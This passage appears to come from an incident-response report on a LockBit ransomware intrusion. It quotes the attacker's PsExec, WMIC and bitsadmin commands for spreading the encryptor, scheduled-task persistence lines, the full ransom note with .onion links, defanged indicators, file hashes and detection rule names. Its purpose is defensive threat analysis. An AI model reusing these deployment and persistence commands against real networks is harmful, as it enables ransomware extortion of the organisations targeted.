The threat actor executed the LockBit encryptor using a batch file named EXE1.bat, which leveraged PSExec to run the ransomware binary, ds.exe, on the hosts, copying it into their Windows temporary folders.

LockBit Execution from Source host via PSExec:

```
%WINDIR%\system32\cmd.exe /c ""C:\share$\EXE1.bat" "
       └── C:\share$\PsExec.exe -d @C:\share$\comps1.txt -u "domain.local\Administrator" -p "REDACTED" cmd /c %WINDIR%\temp\ds.exe
-pass REDACTED
```

The threat actor also utilized a modified version of WMI1.bat to distribute and execute the payload via WMI commands, targeting hosts listed in an input file. This phase exhibited similar process behavior as earlier, with wmiprvse.exe spawning the transfer tasks:

1. LockBit Execution from Source host via WMIC:


```
%WINDIR%\system32\cmd.exe /c ""C:\share$\WMI1.bat" "
       └── wmic /node:@C:\share$\comps1.txt /user:"domain.local\Administrator" /password:"REDACTED" process call create "cmd.exe /c
bitsadmin /transfer ds \\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass REDACTED"
```

Similar to the previous WMI execution, on the remote host, wmiprvse.exe will be responsible for spawning the Bitsadmin transfer job.

1. LockBit Execution on Destination host via WMIC:

```
wmiprvse.exe
       └── cmd.exe /c bitsadmin /transfer ds \\REDACTED\share$\ds.exe %APPDATA%\ds.exe&%APPDATA%\ds.exe -pass REDACTED
           └── bitsadmin /transfer ds \\REDACTED\share$\ds.exe %APPDATA%\ds.exe
```

The entire deployment activity took approximately two hours. Despite several errors during execution, the threat actor successfully deployed the LockBit ransomware. Encrypted hosts displayed a modified desktop background, redirecting users to the ransom note.





[redacted]README.txt - Notepad

File Edit Format View Help


```
~~~ LockBit 3.0 the world's fastest and most stable ransomware from 2019~~~

>>>>> Your data is stolen and encrypted.
If you don't pay the ransom, the data will be published on our TOR darknet sites. Keep in mind that once your da

Tor Browser Links:
http://lockbitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion
http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion
http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion
http://lockbitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion
http://lockbitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion
http://lockbitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion
http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion

Links for normal browser:
http://lockbitapt2d73krlbewgv27tquljgxr33xbwwsp6rkyieto7u4ncead.onion.ly
http://lockbitapt2yfbt7lchxejug47kmqvqqxvvjpqkmevv4l3azl3gy6pyd.onion.ly
http://lockbitapt34kvrip6xojylohhxrwsvpzdffgs5z4pbbsywnzsbdguqd.onion.ly
http://lockbitapt5x4zkjbcqmz6frdhecqqgadevyiwqxukksspnlidyvd7qd.onion.ly
http://lockbitapt6vx57t3eeqjofwgcglmutr3a35nygvokja5uuccip4ykyd.onion.ly
http://lockbitapt72iw55njgnqpymggskg5yp75ry7rirtdg4m7i42artsbqd.onion.ly
http://lockbitaptawjl6udhpd323uehekiyatj6ftcxmkwe5sezs4fqgpjpid.onion.ly
http://lockbitaptbdiajqtplcrigzgdjprwugkkut63nbvy2d5r4w2agyekqd.onion.ly
http://lockbitaptc2iq4atewz2ise62q63wfktyrl4qtwuk5qax262kgtzjqd.onion.ly

>>>>> What guarantee is there that we won't cheat you?
We are the oldest ransomware affiliate program on the planet, nothing is more important than our reputation. We

>>>>> You need to contact us and decrypt one file for free on TOR darknet sites with your personal ID

Download and install Tor Browser https://www.torproject.org/
Write to the chat room and wait for an answer, we'll guarantee a response from you. If you need a unique ID for

Tor Browser personal link available only to you (available during a ddos attack):
[redacted]

Tor Browser Links for chat (sometimes unavailable due to ddos attacks):
http://lockbitsupa7e3b4pkn4mgkgojrl5iqgx24clbzc4xm7i6jeetsia3qd.onion
http://lockbitsupdwon76nzykzblcplixwts4n4zoecugz2bxabtapqvmzqqd.onion
http://lockbitsupn2h6be2cnqpvncyhj4rgmnwn44633hnzzmtxdvjoqlp7yd.onion
http://lockbitsupo7vv5vcl3jxpsdviopwvasljqcstym6efhh6oze7c6xjad.onion
http://lockbitsupq3g62dni2f36snrdb4n5qzqvovbtkt5xffw3draxk6gwqd.onion
http://lockbitsupqfyacidr6upt6nhhyipujvaablubuevxj6xy3frthvr3yd.onion
http://lockbitsupt7nr3fa6e7xyb73lk6bw6rcneqhoyblniiabj4uwvzapqd.onion
http://lockbitsupuhswh4izvoucoxsbnotkmgq6durg7kficg6u33zfvq3oyd.onion
http://lockbitsupxcjntihbmat4rrh7ktowips2qzywh6zer5r3xafhviyhqd.onion

>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>>>> Your personal ID: [redacted] <<<<<
>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
```

Timeline


Cobalt Strike and a Pair of SOCKS Lead to LockBit Ransomware
Day 1
13:50 UTC Initial Access
"C:\Users\REDACTED\Downloads\setup_wm.exe"
Cobalt Strike C2: compdatasystems.com 31.172.83.162
14:18 UTC Discovery
nltest /dclist:
14:22 UTC Lateral movement and Command and Control
SMB used to move DLL to domain controller
Remote service execution
SystemBC C2: 185.236.232.20:445
14:24 UTC Discovery
net group "domain admins" /domain
nltest /domain_trusts /all_trusts
14:27 UTC Persistence and Command and Control
C:\Windows\system32\cmd.exe /C schtasks /create /ru SYSTEM /sc ONSTART /tn Update3 /tr "cmd /c rundll32 C:\users\public\music\svcmcc.dll, LaunchZo"
C:\Windows\system32\cmd.exe /C schtasks /create /ru SYSTEM /sc ONSTART /tn Update2 /tr "cmd /c rundll32 C:\users\public\music\svcmc.dll, MainFunc"
GhostSOCKS C2: 38.180.61.247:30001 195.2.70.38:30001 91.142.74.28:30001
14:52 UTC Lateral Movement and Persistence
Cobalt Strike jump psexec_psh used to launch lateral PowerShell Cobalt Strike beacon on file share server
Cobalt Strike C2: retailadvertisingservices.com 159.100.14.254
Same "Update*" style tasks created on file share server
RDP session from local source, likely over one of the proxy tools
15:33 UTC Credential Access
While reviewing file shares locates and reviews a document with stored passwords
15:37 UTC Defense Evasion and Lateral Movement
Threat actor tries to move to back server but Cobalt Strike PowerShell beacon fails
Uses WMIC to remotely disable Windows Defender
Runs remote PowerShell beacon successfully on backup server
15:40 UTC Dicovery
Threat actor uses WinRM to run remote PowerShell Active Directory discovery on domain controller
check.exe is run from file server to discover hosts in the environment
16:08 UTC Lateral Movement
RDP login to backup server from file server
18:00 UTC Exfiltration
Threat actor connects to temporary file hosting sites temp.sh and qaz.im and exfils some small scale data
18:27 UTC Persistence
New scheduled task created on backup server
18:30 UTC Exfiltration
Threat actor attempts to exfiltrate data using rclone over FTP, but connection attempts fail
20:09 UTC Persistence
Registry run key setup on file server



Diamond Model



Indicators

Atomic

```
hxxps://accessservicesonline[.]com/setup_wm.exe

Cobalt Strike:
31.172.83[.]162:443
user[.]compdatasystems[.]com
compdatasystems[.]com
159.100.14[.]254:443
retailadvertisingservices[.]com

SystemBC:
185.236.232[.]20:445

GhostSOCKS:
91[.]142[.]74[.]28|30001
195[.]2[.]70[.]38|30001
38[.]180[.]61[.]247|30001

FTP exfiltration servers:
93.115.26[.]127:21
46.21.250[.]52:21
```

Computed

File: svchosts.exe
6505b488d0c7f3eaee66e3db103d7b05
bf2b396b8fb0b1de27678aab877b6f177546d1c5
b4ad5df385ee964fe9a800f2cdaa03626c8e8811ddb171f8e821876373335e63

File: dfg.exe
671b967eb2bc04a0cd892ca225eb5034
ab1777107d9996e647d43d1194922b810f198514
b79bb3302691936df7c3315ff3ba7027f722fc43d366ba354ac9c3dac2e01d03

File: svc.dll
03af38505cee81b9d6ecd8c1fd896e0e
1ac66fcc34c0b86def886e4e168030dae096927c
2389b3978887ec1094b26b35e21e9c77826d91f7fa25b2a1cb5ad836ba2d7ec4

File: Veeam-Get-Creds.ps1
0f7b6bb3a239cf7a668a8625e6332639
5263a135f09185aa44f6b73d2f8160f56779706d
18051333e658c4816ff3576a2e9d97fe2a1196ac0ea5ed9ba386c46defafdb88

File: svcmc.dll
ea327ed0a3243847f7cd87661e22e1de
450d54d5737164579416ca99af1eb3fa1d4aaff9
ced4ee8a9814c243f0c157cda900def172b95bb4bc8535e480fe432ab84b9175

File: setup_wm.exe
57f791f7477b1f7a1b3605465d054db8
bba1bc3ebf07ca3c4e2442f0ba9ea18383ce627b
d8b2d883d3b376833fa8e2093e82d0a118ba13b01a2054f8447f57d9fec67030

File: check.exe
6e91c474d90546845b1f3f9e7a33411a
9352236ad6fe8835979cf11ba5033f8f2fef0f19
3f97e112f0c5ddf0255ef461746a223208dc0846bde2a6dca9c825d9c706a4e9

File: svcmcc.dll
0aa05ebc3b6667954898cfccc4057600
c59cbd309b3393cb08a1133364ed11000fdd418d
44cf04192384e920215f0e335561076050129ad7a43b58b1319fa1f950f6a7b6

File: sd.exe
2800a10c4afae44978d906b2abaed745
84019de427aef1f1e4f32b579767bee6d0bd1e64
c1173628f18f7430d792bbbefc6878bced4539c8080d518555d08683a3f1a835

File: SETUP.bat
d9adb3dd6df169e824b2867a2b8cba89
b077ea03b207cc8b8b48b9b4f9a58dabbd39f678
7673a949181e33ff8ed77d992a2826c25b8da333f9e03213ae3a72bb4e9a705d

File: ds.exe
71c8c1a0056fd084bc32a03d9245ad10
5de1f72ffeea1ecbd287b0ca8ddb2c5264d9acb5
59c9d10f06f8cb2049df39fb4870a81999fd3f8a79717df9b309fadeb5f26ef9

File: EXE1.bat
573a213191985c555dd7e8de5f0a9cae
aa19a1648d680c3bfbee7dcc3df41ce98af8e121
ba9b879fdc304bd7f5554528fb8e858ef36ad4657fedfefb8495f43ce73fc6f1

File: EXE.bat
4457256150386acec794e9e8ee412691
c6d54322a17e754150e61f7caa91226a84b0b774
10ce939e4ee8b5285d84c7d694481ebbdf986904938d07f7576d733e830ed012

File: COPY.bat
6d44c5fb49258f285769e50830fc59af
da6771fbbcfaf195b80925cefc880794d62d61bf
3af3f2d08aa598ab4f448af1b01a5ad6c0f8e8982488ebf4e7ae7b166e027a8b

File: WMI.bat
40852fde665eb9119fcc565bd68de680
956e020206c4dc4240537d07be022e86ed918ed1
578a2ac45e40a686a5f625bbc7873becd8eb9fe58ea07b1d318b93ee0d127d4e

File: RDP.bat
996ad32c7ae2190b7fa7876df0d7b717
4a1e667e0c3550f4446903570adbe7776699d4ca
791157675ad77b0ae9feabd76f4b73754a7537b7a9a2cc74bd0924d65be680e1

```
File: WMI1.bat
90f9044cfee2c678fe51abd098bdfe97
e3619582f4d81ca180dee161bbe49d499b237119
c4863cc28e01713e6a857b940873b0e5caedfd1fcb9b2a8d07ffb4c0c48379d5

File: COPY1.bat
b254f8f03e61bd9469df66c189d79871
45337ae989cd62d07059f867ce62ff6b6fc90819
9bcaad9184b182965923a141f52fb75ddd1975b99ab080869896cee5879ecfad

File: DEF.bat
4794accd22271a28547fb3613ee79218
ccc6b5bf9591fa9a3d57fd48ee0c9c49a6d22da9
53828f56c6894a468a091c8858d2e29144b68d5de8ff1d69a567e97aac996026
```

Detections

Network

```
ET POLICY PsExec service created
ET RPC DCERPC SVCCTL - Remote Service Control Manager Access
ET POLICY SMB2 NT Create AndX Request For an Executable File
ET POLICY SMB Executable File Transfer
ET POLICY SMB2 NT Create AndX Request For a DLL File - Possible Lateral Movement
ETPRO MALWARE Cobalt Strike Related Domain in DNS Lookup
ET POLICY Possible Powershell .ps1 Script Use Over SMB
ET POLICY PE EXE or DLL Windows file download HTTP
ETPRO MALWARE Unknown Golang Backdoor Activity
ETPRO MALWARE Unknown Golang Backdoor CnC Client Request M1
ETPRO MALWARE Unknown Golang Backdoor CnC Server Response M2
ETPRO MALWARE Unknown Golang Backdoor CnC Client Request M2
ETPRO MALWARE Unknown Golang Backdoor CnC Server Response M1
ET INFO Abused File Sharing Site Domain Observed (qaz .im) in TLS SNI
```

Sigma

Search rules on detection.fyi or sigmasearchengine.com

DFIR Public Rules Repo:

```
dee0aaa1-b7d7-4be0-ac30-2add7b88d259 : Operator Bring Your Own Tools
```

DFIR Private Rules:

```
